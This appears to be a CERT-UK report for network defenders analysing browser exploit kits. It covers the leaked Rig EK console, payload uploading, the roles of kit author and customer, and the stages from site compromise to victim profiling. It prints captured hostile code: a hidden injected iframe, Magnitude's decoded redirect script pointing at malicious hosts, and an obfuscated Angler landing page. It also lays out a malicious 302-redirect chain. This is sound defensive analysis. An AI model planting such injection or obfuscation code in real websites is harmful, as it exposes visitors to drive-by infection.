context

CERT-UK

Demystifying the exploit kit

Contents

Introduction

Exploit kits are automated toolkits or frameworks designed to scan a victim's web browser, find vulnerabilities and then exploit them in order to deliver a malicious payload to the victim's machine.

This is often achieved by an attacker compromising an existing legitimate website and installing the kit within it, or alternatively buying advertising space on a site and using code embedded within adverts to deploy the kits, which is known as 'malvertising'. These techniques take advantage of traffic traversing to legitimate domains as well as providing a level of anonymity for the attacker.

Since the Windows Metafile software code exploit[1] first made an appearance on the underground market in 2005, exploit kits have grown to be the tool of choice for cyber-criminals.

The reason exploit kits continue to remain such a formidable threat is their ability to quickly exploit vulnerabilities which have not yet been patched by vendors, or for which patches have not yet been applied. The development of new exploits for these kits is often performed rapidly in the wake of a vulnerability being disclosed. This allows kits to combine current and effective exploits with an easy-to-use interface for the criminal, with many of the elements being automated.

In order to fully understand the exploit kit, this paper has been written from the perspective of the criminals who would purchase a kit and then operate it. It offers a general overview of several of the most common exploit kits targeting the UK, explaining the attack process and operation. However, the ultimate aim of this paper is to offer network defenders a firm understanding of the growing threat from exploit kits so a defensive plan and mitigation strategy can be created.

[1] https://www.kb.cert.org/vuls/id/181038

Current exploit kits (EKs)

Open source reporting suggests that there are at least 30 EKs currently available in the criminal market, however, this paper will analyse the top seven we consider to be the biggest threat to the UK.

In order to collate data on the most prevalent EKs attacking the UK, CERT-UK requested information pertaining to EK activity affecting the UK populous from Symantec. Figure 1 shows the top seven exploit kits affecting the UK and their large share in the criminal market since January 2015. To be clear, these statistics detail the number of unique UK victims whose browsers have been directed to an EK landing page; all detections were successfully blocked by Symantec.

Only the top seven EKs were considered during this research because others including Blackhole, SoakSoak and the Sakura EKs, featuring at 8, 9 and 10 respectively, held little percentage in the overall attack picture.

In total, the top seven exploit kits have been responsible for 1,042,324 attacks in the UK since January 2015. The Angler exploit kit (AnglerEK) is the number one exploit kit with 769,211 attacks, holding 74% of the overall market. Also of interest was the Sweet Orange exploit kit at number 6 which due to its prevalence at the start of the year was pushed up the rankings. However, this EK started to tail off from March 2015 and is now rarely seen on UK networks.





Fig. 1 Top 7 exploit kits targeting the UK

Understanding the exploit kit

Methods used by organised criminal gangs, which are detailed later in this paper, make exploit kit source code notoriously difficult to access.

However, as the Rig exploit kit (RigEK) was leaked onto the internet in February 2015, it was considered to be a convenient and relatively current example of what an exploit kit author considers when designing such a product for their customers.

After installing the RigEK from the source code onto our web server, a local management console was created which instantly presented us with a conventional-looking login page. Upon entering our newly created administrative credentials, we were instantly directed to the RigEK statistics page. Figure 2 is a screenshot of the statistics page that the operator of the RigEK would be able to access.



Statistics

Overview

Downloads	Exploits	%
6882	1212	17.6 %

Exploits

Type	Count
ie10	793
flash	263
msie	135
silver	21

Countres

Option	Value
IT	3849
US	2118
XX	211
SG	131
CA	81
CZ	49
AU	39
FR	37
BR	30
DE	28

Browsers

Option	Value
MSIE 11.0	2988
MSIE 8.0	1198
Unknown	795
MSIE 9.0	766
MSIE 7.0	656
MSIE 10.0	430
MSIE 6.0	40
Firefox A61C	1
Firefox C427	1
Firefox D7F5	1

OS

Option	Value
Windows 7	2729
Windows 8.1	1483
Unknown	891
Windows XP	857
Windows Vista	549
Windows 8	169
Windows Server 2003	93
Windows 2000	90
Windows 98	20
Mac OS	1


Fig.2 Rig EK user interface statistics page

Analysis of the statistics page suggests that the 'overview' section instantly allows the customer to identify how many browser instances were scanned and how many successful exploits were delivered to these browsers. These figures are then broken down further in the 'exploits' section which highlights the specific browsers or browser plugins which were successfully exploited. There are also sections which allow the user to view what operating systems and countries had been targeted.

Uploading the payload

One of the reasons exploit kits are so successful is the ease with which the customer can add new malicious payloads. Our research suggests that adding a malicious payload into an exploit kit is as simple as uploading a file or photo to a legitimate social media site.

Figure 3 shows the screen used for this process on our RigEK instance.



Exe Control

Filename	Size	AVCheck	AutoUpdate	Actions
payload_1.exe	76183		S	del AV check

Fig.3 The uploading page for malicious payloads

The malicious file upload process is started simply by clicking the 'browse' button to open up a file system on the payload server. The user then has the option of uploading a payload offered by the exploit kit developer or they can choose one of their own. Once they have chosen a payload they can submit it as a search to an online virus scanning service by simply clicking the 'AV check' button. This extra service allows the user to establish whether their chosen payload is detected by security products and if so, the option exists to remove or change the payload to something that is undetectable. This is done by submitting the binary to a subscription-based malware scanning service named "scan4you", which checks it against multiple anti-virus engines. Once they are happy with their choice they click upload which submits a link to the payload and the exploit kit is updated.

Managing and updating exploits

At this stage it is important to understand the relationship between the owner, customer and victim of the exploit kit. All exploit kits have their own specific methods of operating, however, we believe the general concepts remain similar.

Figure 4 is our assessment of a typical exploit kit infrastructure and the relationship between all parties involved.



Banking Trojan
Ransomware
Upload Malware Payloads
Exploit Kit Customer
Management Interface
View Statistics & Telemetry
Exploit Kit Author
Manage Available Exploits
CVE-2015-2419
CVE-2015-5122
Profiling information sent
Exploit Kit Admin Server (Payloads Hosted)
Instigate Sending of Exploits to Victim
Server Hosting Exploits
Landing Page
Victim detected
Compromised Site
Victim visits compromised site
Victim
Exploits and Payload Served

Fig 4. Infrastructure and relationship diagram

In order to explain Figure 4, we start with the customer who has purchased the exploit kit from the author.

The customer

The customer purchases the code to run an admin server which, when deployed, provides them with a management interface like the one shown in Figure 2. It is the customer that remains responsible for its safekeeping as well as managing the site or sites which serve as the initial infection vector, whether this be a through a malicious compromise of a legitimate site or a malvertising campaign; the customer also manages the malware payloads to be delivered to the victims. The admin server collates and updates all the information contained on the statistics page as well as hosting the malicious payloads.

The author

The exploit kit author has sole administrative control over the exploit server and typically any proxy[2] server used. It is their responsibility to provide exploits for various vulnerabilities which can be delivered to compromise the victim. This will include making newly created exploits based on vulnerability disclosures available and deploying publicly released exploits, as well as modifying and updating existing ones to avoid detection by security vendors.

The victim

Once the victim visits a compromised site their browser gets automatically directed to the exploit kit which is often achieved through a series of redirects, often via a proxy server. The browser is then profiled and exploited and the payload can be delivered to the victim's machine.

We assess that storing the exploits centrally allows the author to deliver new and updated exploits to victims extremely quickly. Centralised management also allows for the segregation of exploits so that extra money can be charged for higher value exploits such as zero-days. Our analysis suggests that the criminals behind AnglerEK are more proficient in this area of management than other exploit kit developers. This is just one of the reasons their product is so dominant in the criminal market.

Kits are typically sold via underground forums, often on services only accessible via specialist networks. These forums generally operate on an invitation-only basis to avoid infiltration by law enforcement and security researchers. Our research has seen exploit kits selling anywhere between $100 and $3,000.

[2] Not all exploit kits use proxy servers and some will direct straight to the exploit kit.

The exploit kit process

The ultimate aim of an exploit kit is to deliver a chosen malicious payload onto a victim's machine. To accomplish this, the customer must have a reliable infrastructure and network already in place.

Our analysis suggests that this process remains similar across all exploit kits and Figure 5 is the typical method we believe the perpetrators use to ensure that the process is successful.




Fig.5 The exploit kit process from the attacker perspective

Note. This is a general overview of the attacker's process which is normally used by exploit kits to infect a victim's machine; however, specific exploit kits may slightly differ.

Stage 1 – Compromise legitimate websites

One problem that exists for the exploit kit customer is how to establish a connection to the victim's browser so it can be scanned for a vulnerability.

To overcome this issue, the customer will use compromised legitimate websites or malvertising campaigns to deploy their own HTML code. We talk more about the purpose of this HTML code later in the paper, but for now it is important to understand what the customer looks for when choosing a legitimate website to compromise.

Throughout this analysis we investigated many websites that had already been compromised and used to direct victims to exploit kits. These included a journalistic website directing to the AnglerEK and a website selling beds which directed to the NuclearEK. Our aim was to find commonalities between the compromised websites that we could share with the security community. Analysis suggests that these websites share weaknesses or vulnerabilities in areas described below, which when exploited correctly, offer unauthorised access to modify the website:

Content management systems (CMS)

Websites using outdated or unpatched versions of free CMS such as WordPress or Joomla, or plugins for these services. It is worth noting that the CMS frameworks are usually extensively audited by their developers, however many of the plugins do not necessarily go through the same level of testing and are therefore frequently vulnerable to exploitation.

Poor access controls

Web servers often host various services which can each have their own user access controls. Many servers are managed via services such as SSH which are generally secured via a username and password. These can be vulnerable to brute force techniques which may provide an attacker with access to the files on the server. Other services that provide authentication, such as PHPMyAdmin, may also be vulnerable to attack, particularly ones where default login credentials are used.

Forum software

Due to the nature of forum software, users are encouraged to upload content. A malicious user can leverage this to exploit vulnerabilities in the forum software and run their malicious code on the browsers of other visitors.

Malvertising

Attackers are able to register or obtain accounts with large advertising providers. This is done either by using underground re-sellers, operating on websites including black-hat forums or criminal marketplaces, or via compromises of legitimate resellers. These accounts enable them to upload advertisements which are distributed via the advertising provider. Attackers embed code inside these advertisements which direct visitors of legitimate websites to the exploit kit. This technique has the added advantage of infecting high traffic websites such as Match.com[3] and MSN[4] that were compromised earlier this year.

In order to offer the best return on investment, the customer has to attract as many visitors as possible to the compromised website before the compromise is detected and remediated. Exploit kit customers will therefore sometimes employ additional measures to inflate the number of visitors. In the past, especially with the infamous Blackhole exploit kit[5], this was done via mass-distributed spam emails and more recently, customers have adopted a less direct approach, commonly using search engine optimisation (SEO) techniques such as keyword stuffing[6] to artificially improve a site's ranking with search engines and therefore attract more visitors.

Although we still occasionally see exploit kit customers using mass emailing techniques, emails are now more closely aligned with direct phishing campaigns conducted by some criminal groups and advanced persistent threat (APT) actors. APT actors use strategic web compromises (SWCs), otherwise known as watering holes, which are sites that are strategically targeted for compromise as they are known to be visited by specific victims, and also tend to use their own custom-made exploit kits as part of their campaigns. Although there are some basic similarities in the structure and operation of these kits, they are not analysed in this paper.

[3] http://www.bbc.co.uk/news/technology-34138247

[4] https://blog.malwarebytes.org/malvertising-2/2015/08/angler-exploit-kit-strikes-on-msn-com-via-malvertising-campaign/

[5] http://www.webopedia.com/TERM/B/blackhole_exploit_kit.html

[6] https://support.google.com/webmasters/answer/66358?hl=en

Stage 2 – Embed malicious code to direct victim to exploit kit


Once the criminal has managed to gain access to a legitimate website they need to ensure the victim is directed to their own infrastructure where the exploit kit is hosted.

To accomplish this, and to avoid any user interaction, the attackers often use a piece of HTML code called an inline frame which is more commonly referred to as an 'iframe'.

An iframe is a HTML element which allows website developers to load another web page or reuse existing website code. The attackers use this legitimate HTML iframe tag to create a redirection of the victim's browser to a server from where they can load and run their own code.

This iframe is responsible for directing the victim to the exploit kit landing page, where the profiling will take place. This is normally written into the main web page or dynamically created via a JavaScript resource. The landing page is designed to load automatically alongside the main website.

Figure 6 shows a sample of an iframe found on one of the compromised web pages visited during our research. This particular iframe loads the landing page of the AnglerEK from the website specified in the 'src' attribute of the <iframe> tag. In this example the iframe has been styled to be invisible on the main web page and will also try to evade signature based detection products by matching the height and width of the original page.



```
document.write ('<DIV id=check524 style="DISPLAY: none"><iframe
src="http://arandomcompromisedsite.com/boards/search.php?keywords=29g7&fid0=op6o1890.d81
1" width="'+screen.width+'" height="'+screen.height+'"></iframe></DIV>');
```

Hides the Iframe
Matches the height and width of the screen size to evade signature based detection

Fig.6 iframe loading the exploit code


The majority of exploit kits[7] continue to make use of this iframe tactic as a critical part of the exploitation process. However, the fact they have been so heavily relied upon has allowed some organisations to design security software which detects malicious iframes and stops the redirection process. To limit the likelihood of detection, some authors have utilised complex iframe obfuscation techniques and others have used multiple redirects, a technique known as 302 cushioning, which is discussed in the next section.

Obfuscation techniques

Authors of exploit kits will go to great lengths to disguise or obfuscate their iframes so they can avoid detection by network defenders or security products. Exploit kits have been known to use commercially available code obfuscators ('packers') or custom ciphers to obfuscate their code; however attackers often use more innovative and interesting methods.

Some variants of the Magnitude Exploit Kit (MagnitudeEK) hide their iframe element in a PNG image, encoding it as numerical values into the image colour channels of each pixel. The browser executes a script on the page which can read these values and reconstructs the iframe. As the iframe is not in a format expected by security products, it is able to bypass both firewall prevention and network intruder detection systems (IDS).

Figure 7 shows, on the left, a PNG image created in this manner and, on the right, a segment of the decoded iframe element which would be rendered on the page.



```
lst.push("http://0dkas31.biz/show.php");lst.push("http://jds83js.in
fo/show.php");var elm = document.createElement ('iframe');...
elm.src = lst[Math.floor(Math.random() * lst.length)];
document.body.appendChild(elm);
```

Fig 7. PNG image containing embedded iframe and the decoded script

[7] Although uncommon, some exploit kits use other techniques
such as script tags, instead of relying on iframes

302 cushioning

Although initially seen in the BlackholeEK, other exploit kits such as the Neutrino exploit kit (NeutrinoEK) and the AnglerEK have used a technique known as 302 cushioning. When a website changes the path to a resource and the owners want to redirect users to the new location, normally the "302 found" HTTP response code is used. Browsers interpret the 302 code to mean that the requested resource has been relocated to the new location provided in the response. Figure 8 shows a normal "302 found" redirect.



www.example.net/old-location-path
"302 Found" Redirect
www.example.com/new-location-path

Fig 8. Legitimate use of a "302 Found" redirect

However, as seen in Figure 9, an attacker can use this legitimate "302 found" response to create a series of redirects through proxy domains before the victim's browser is directed to the exploit kit landing page. This completely removes the need for iframes or external scripts, and since this technique relies on a legitimate browser feature, it makes detection and analysis of exploit kit activity difficult.



compromised-site.com/index.php
"302 Found" Redirect
proxy-domain1.bad.com/302.html
"302 Found" Redirect
eklanding.malicious.net/profile.php
"302 Found" Redirect
proxy-domain2.evil.org/302.html

Fig 9.Malicious "302 cushioning" attack


Whether using an iframe, an obfuscated iframe or 302 cushioning, the main aim of the attacker is to ensure the victim's web browser ends up on the landing page so it can be profiled before exploitation.

Stage 3 – Set up a landing page

The iframe causes the victim's browser to load the attacker's site, containing what is commonly referred to as the 'landing page'.

This initial page contains code which profiles the victim to obtain information about their browser and any installed plugins, in addition to instructions for delivering exploit payloads should a suitable vulnerability be identified. Typically, it has been elements of the landing page such as the URL structures and code formatting which have enabled security products to detect exploit kit variants. As such, most modern kits extensively obfuscate their code.

One example of this, used by the AnglerEK, consisted of an attacker inserting obfuscated malicious code between random verses of literature. This type of obfuscation disguises the code running on the landing page and also makes it difficult to carry out automated security analysis. Figure 10 shows a sample of the landing page from an AnglerEK instance where the code is obfuscated in this manner.



```
<nobr>YOU must have a notion," said "you have taken place, when it all came out, how he was out of
the matter, and my cousins left the room in address
<span class="text" id = "Ph6f_jazTzriFPQdmkD"><br>JhwpDQcb D2g6HwA /UwxVeklPXXN. 0eCA HHBcl
HCgHSBQ DLjEyWgog. eFU 8SR4N Jm88JwYXVG xVKQwfTBAu LCN. aW09x AyYbSB g5PxwnBhdU bFU
pHA. </span>
<select> Why did not signify. It was no longer resented his giving him the more so, because satisfied that
none one
```

Fig 10. Example of the AnglerEK landing page code

The code highlighted in the red box is base64 encoded data deliberately broken up into word-like segments with spaces, so that automated signature-based security products will find it difficult to differentiate between these 'words' and real text. The base64 is easily decoded to binary data which is then run through a symmetric decryption algorithm, for which the key is hard coded into the exploit kit. Once this decryption is complete the profiling stage will take over.

Stage 4 – Profile the victim's browser

The profiling stage uses JavaScript to check if the victim's browser and operating system are vulnerable to exploitation and also ensures that the targeted browser is not being run on a virtual machine (VM).

Additional checks are performed to ascertain whether specific security products are installed on the target's machine. These checks ensure better success rates and by not functioning in a VM, the exploit kit reduces the opportunity for researchers to undertake analysis.

Only once the profiling script has run and all criteria have been met, will the exploit and associated payload be delivered to the victim's machine. The profiling stage can be very complex. For convenience we have broken it down into sub sections which are shown in Figure 11.



Serve Exploit
Non-malicious web page
Yes
No
Yes
Yes
VM/AV Detection
Is the victim a virtual machine or running security products?
No
OS Detection
Is the victim operating system one I can infect?
Yes
Browser Exploitation
Can the browser be exploited?
No
Plugin Exploitation
Can a browser plugin be exploited?
No
Do nothing or redirect to fake page

Figure 11. Example exploit kit flow diagram

